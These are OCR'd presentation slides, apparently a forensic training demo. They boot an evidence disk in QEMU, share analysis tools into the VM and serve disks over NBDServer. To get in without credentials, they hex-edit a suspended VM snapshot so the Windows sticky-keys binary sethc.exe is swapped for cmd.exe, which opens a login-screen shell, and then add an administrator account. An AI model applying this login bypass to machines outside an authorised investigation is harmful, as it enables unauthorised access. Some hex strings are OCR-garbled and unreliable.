
+Demo 2 – Restore the snapshot (edited)



+Demo 1 – Starting the analysis with high privileges



+The owner maps the disks, giving us read-only access



+Starting the VM (suspended) with tools in a shared folder

https://github.com/jeffbryner/NBDServer → forked at https://github.com/vitaly-kamluk/NBDServer

NBD (Network Block Device) server is a program for sharing an image of a filesystem or a partition on your system with an Linux system over a network. Nbd-server can run on a Microsoft Windows system.

Tools are uploaded to bitscout in a separate terminal from the "expert's computer"

```
root@bitscout:~$ mkdir /root/smb/
```


```
expert$ scp -i ~/.ssh/scout NBDServer.exe root@172.16.48.17:/root/smb/
SysinternalsSuite.zip                         100%   24MB  21.2MB/s   00:01
```

```
root@bitscout:~$ qemu-img create -f qcow2 -o backing_file=/dev/host/evidence0,backing_fmt=raw
/root/evidence0.qcow2
Formatting '/root/evidence0.qcow2', fmt=qcow2 size=12884901888 backing_file=/dev/host/evidence0
backing_fmt=raw cluster_size=65536 lazy_refcounts=off refcount_bits=16

root@bitscout:~$ qemu-system-x86_64 -name Local -enable-kvm -cpu host -m 512 -boot strict=on -drive
file=/root/evidence0.qcow2,format=qcow2,if=ide,id=drive-virtio-disk0 -monitor stdio -vga cirrus -net
user,net=10.0.2.3/24,smb=/root/smb,smbserver=10.0.2.4,id=usernet,hostfwd=::2002-:2002 -net nic -device usb-
ehci,id=ehci -device usb-tablet -vnc :0
QEMU 2.11.1 monitor - type 'help' for more information
(qemu)
```

+The VM starts automatically (-s -S not added)

```
root@bitscout:~$ smbd -D -s /tmp/qemu-smb.*/smb.conf        # started in another terminal
```

For this demo, **no credential is available**



Accessing the booting VM via VNC (or Spice) client.

The service is started when creating the VM (argument for qemu).
The owner can enter the FDE password and review what the expert is doing.

+Take Qemu snapshot, edit (/, ctrl-c, ctrl-v, F2), restore

From the Qemu console when starting the VM, let's stop and take a snapshot

```
QEMU 2.11.1 monitor - type 'help' for more information
(qemu) stop
(qemu) savevm snap1
```


We then can edit the snapshot file (/root/evidence0.qcow2 created earlier)


```
root@bitscout:~$ hexedit /root/evidence0.qcow2
1A8C14A0   6E 00 69 00  6E 00 67 00  20 00 53 00  6F 00 75 00  n.i.n.g. .S.o.u.
1A8C14B0   6E 00 64 00  73 00 00 00  00 00 73 00  65 00 74 00  n.d.s.....s.e.t.
1A8C14C0   68 00 63 00  2E 00 65 00  78 00 65 00  20 00 25 00  h.c...e.x.e. .%.
1A8C14D0   6C 00 64 00  00 00 00 00  00 00 73 00  65 00 74 00  l.d.......s.e.t.
1A8C14E0   68 00 63 00  2E 00 65 00  78 00 65 00  00 00 00 00  h.c...e.x.e.....
1A8C14F0   00 00 C0 8C  B4 A8 BA 93  0B 5E 8B E0  4E DD B6 90  .........^..N...
Hexa string to search:
730065007400680063002E006500780065000250006C006400000000000007300650074006800630 02E006500780065 (win10_64)
730065007400680063002e006500780065000250006c006400000073006500740068006300 2e006500780065 (win10_32)
Paste (ctrl-v)
63006D0064002E006500780065000000000200025006C006400000000000000063006D0064002E006500780065000000000 (win10_64)
63006d0064002e006500780065000000000200025006c006400000063006d0064002e006500780065000000000 (win10_32)
1A8C14A0   6E 00 69 00  6E 00 67 00  20 00 53 00  6F 00 75 00  n.i.n.g. .S.o.u.
1A8C14B0   6E 00 64 00  73 00 00 00  00 00 63 00  6D 00 64 00  n.d.s.....c.m.d.
1A8C14C0   2E 00 65 00  78 00 65 00  00 00 00 00  20 00 25 00  ..e.x.e..... .%.
1A8C14D0   6C 00 64 00  00 00 00 00  00 00 63 00  6D 00 64 00  l.d.......c.m.d.
1A8C14E0   2E 00 65 00  78 00 65 00  00 00 00 00  00 00 00 00  ..e.x.e.........
1A8C14F0   00 00 C0 8C  B4 A8 BA 93  0B 5E 8B E0  4E DD B6 90  .........^..N...
Save changes (Yes/No/Cancel) ?
```

+Pressing 5x the Shift key now brings cmd.exe

From the Qemu console when starting the VM, let's restore the snapshot and continue


```
(qemu) loadvm snap1
(qemu) cont
```






For convenience, let's add create a **user** account part of the **Administrators** group


+NBDServer can then be started and awaits connections



A rootkit named perkiller.sys prevents copying it to the desktop, prevents reading it (here with notepad), even prevents creating new files with the same name.

+NBDServer can then be started and awaits connections

